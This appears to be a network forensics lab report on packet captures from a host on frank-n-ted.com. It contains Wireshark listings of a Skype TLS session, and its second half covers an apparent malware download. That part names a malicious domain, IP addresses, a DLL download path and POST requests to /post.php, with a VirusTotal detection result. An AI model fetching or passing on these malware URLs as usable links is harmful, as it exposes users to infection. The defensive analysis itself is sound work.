LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TCP	49707 → 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TLSv1.2	Client Hello
skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [ACK] Seq=1 Ack=198 Win=64240 Len=0
skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [ACK] Seq=1 Ack=198 Win=64240 Len=14
skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [PSH, ACK] Seq=1461 Ack=198 Win=6424
LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TCP	49707 → 443 [ACK] Seq=198 Ack=2457 Win=65535 Len
skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [ACK] Seq=2457 Ack=198 Win=64240 Len
skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [PSH, ACK] Seq=3917 Ack=198 Win=6424
skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TLSv1.2	Server Hello, Certificate, Certificate Status, S
LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TCP	49707 → 443 [ACK] Seq=198 Ack=6091 Win=65535 Len
LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TLSv1.2	Client Key Exchange, Change Cipher Spec, Encrypt
skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [ACK] Seq=6091 Ack=291 Win=64240 Len
skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TLSv1.2	Change Cipher Spec, Encrypted Handshake Message
LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TCP	49707 → 443 [ACK] Seq=291 Ack=6142 Win=65535 Len
LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TLSv1.2	Application Data

```
▸ Frame 80531: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
▸ Ethernet II, Src: IntelCor_6d:fc:e2 (84:3a:4b:6d:fc:e2), Dst: Cisco_29:41:7d (ec:c8:82:29:41:7d)
```

Skype Session

tcp.stream eq 975

	Source	Src port	Destination	Dst port	Protocol	Info
8…	skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TLSv1.2	Change Cipher Spec, Encrypted Handshake Messag
4…	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TCP	49707 → 443 [ACK] Seq=291 Ack=6142 Win=65535 L
0…	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TLSv1.2	Application Data
6…	skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [ACK] Seq=6142 Ack=1149 Win=64240
9…	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TCP	49707 → 443 [ACK] Seq=1149 Ack=6142 Win=65535
1…	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TLSv1.2	Application Data
6…	skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [ACK] Seq=6142 Ack=2609 Win=64240
4…	skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [ACK] Seq=6142 Ack=2662 Win=64240
5…	skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TLSv1.2	Application Data
1…	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TCP	49707 → 443 [ACK] Seq=2662 Ack=6196 Win=65535
9…	skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TLSv1.2	Application Data
6…	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TCP	49707 → 443 [ACK] Seq=2662 Ack=6553 Win=65535
4…	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TCP	49707 → 443 [FIN, ACK] Seq=2662 Ack=6553 Win=6
3…	skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [ACK] Seq=6553 Ack=2663 Win=64239
9…	skypedataprdcolcus00.cloudapp.net	443	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	TCP	443 → 49707 [FIN, PSH, ACK] Seq=6553 Ack=2663
4…	LAPTOP-5WKHX9YG.frank-n-ted.com	49707	skypedataprdcolcus00.cloudapp.net	443	TCP	49707 → 443 [ACK] Seq=2663 Ack=6554 Win=65535

Malicious Activity

Malware Download

Summary:

- Traffic observed over HTTP port 80:
  - The website http://snnmnkxdhflwgthqismb.com (IP address 5.101.51.151) sent several TCP Acknowledgement (ACK) requests to user LAPTOP-5WKHX9YG.frank-n-ted.com (IP address 10.6.12.203).
  - User LAPTOP-5WKHX9YG.frank-n-ted.com then made several HTTP POST requests to the /post.php file over the website http://snnmnkxdhflwgthqismb.com, which were returned with the approved 200 status code.
  - The http://snnmnkxdhflwgthqismb.com website then constantly sent data to the user that user had already been acknowledged. This is seen in multiple TCP Spurious Retransmission requests.
- What, specifically, was the user doing?
  - The user downloaded a malicious php file, possibly through a Microsoft Excel spreadsheet. Any browsed websites before this exchange are unknown.

Malware Download

- TCP ACK Requests

http and ip.addr == 10.6.12.203

Source	Src port	Destination	Dst port	Host	Host Name	Protocol	Info
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=3917 Ack=
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=13741 Ack
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=24793 Ack
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=28477 Ack
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=38533 Ack
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=54033 Ack
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=58413 Ack
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [PSH, ACK] Seq=9210
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=93329 Ack
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=97013 Ack
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [PSH, ACK] Seq=1019
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [PSH, ACK] Seq=1046
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [PSH, ACK] Seq=1070
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=126485 Ac
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=137537 Ac
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [PSH, ACK] Seq=1500
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=159641 Ac
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=168325 Ac
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=171245 Ac
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=172705 Ac
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [PSH, ACK] Seq=1825
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=185285 Ac
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=194345 Ac
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=224957 Ac
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=232093 Ac
snnmnkxdhflwgthqismb.com	80	LAPTOP-5WKHX9YG.fr…	49744			TCP	80 → 49744 [ACK] Seq=248753 Ac

Malware Download

- Infected IP (10.6.12.203) sending POST requests to malicious URL
- Malicious URL constantly sending data that has already been acknowledged (AKA Needless Transmissions)


```
http and ip.addr == 10.6.12.203
```

```
     Source          Src port Destination     Dst port Host                         Host Name  Protocol Info
679… 10.6.12.203        49739 205.185.125.104       80 205.185.125.104                         HTTP     GET /files/june11.dll HTTP/1.1
763… 205.185.125.104       80 10.6.12.203        49739                                         HTTP     HTTP/1.1 200 OK
409… 10.6.12.203        49743 5.101.51.151          80 snnmnkxdhflwgthqismb.com                HTTP     POST /post.php HTTP/1.1
195… 5.101.51.151          80 10.6.12.203        49743                                         HTTP     HTTP/1.1 200 OK  (text/html)
935… 10.6.12.203        49744 5.101.51.151          80 snnmnkxdhflwgthqismb.com                HTTP     POST /post.php HTTP/1.1
970… 5.101.51.151          80 10.6.12.203        49744                                         TCP      [TCP Spurious Retransmission] 80 →
561… 5.101.51.151          80 10.6.12.203        49744                                         TCP      [TCP Spurious Retransmission] 80 →
301… 5.101.51.151          80 10.6.12.203        49744                                         TCP      [TCP Spurious Retransmission] 80 →
193… 5.101.51.151          80 10.6.12.203        49744                                         TCP      [TCP Spurious Retransmission] 80 →
315… 5.101.51.151          80 10.6.12.203        49744                                         TCP      [TCP Spurious Retransmission] 80 →
367… 5.101.51.151          80 10.6.12.203        49744                                         TCP      [TCP Spurious Retransmission] 80 →
400… 5.101.51.151          80 10.6.12.203        49744                                         TCP      [TCP Spurious Retransmission] 80 →
622… 5.101.51.151          80 10.6.12.203        49744                                         TCP      [TCP Spurious Retransmission] 80
```

```
    Request URI: /post.php
    Request Version: HTTP/1.1
  Accept: */*\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36\r\n
  Host: snnmnkxdhflwgthqismb.com\r\n
▸ Content-Length: 431\r\n
  Connection: Close\r\n
```

Malware Download

URL and file flagged as malicious in VirusTotal



http://snnmnkxdhflwgthqismb.com/post.php

13 / 80

Community Score

13 engines detected this URL

http://snnmnkxdhflwgthqismb.com/post.php
snnmnkxdhflwgthqismb.com

200 Status

text/html; charset=UTF-8 Content Type

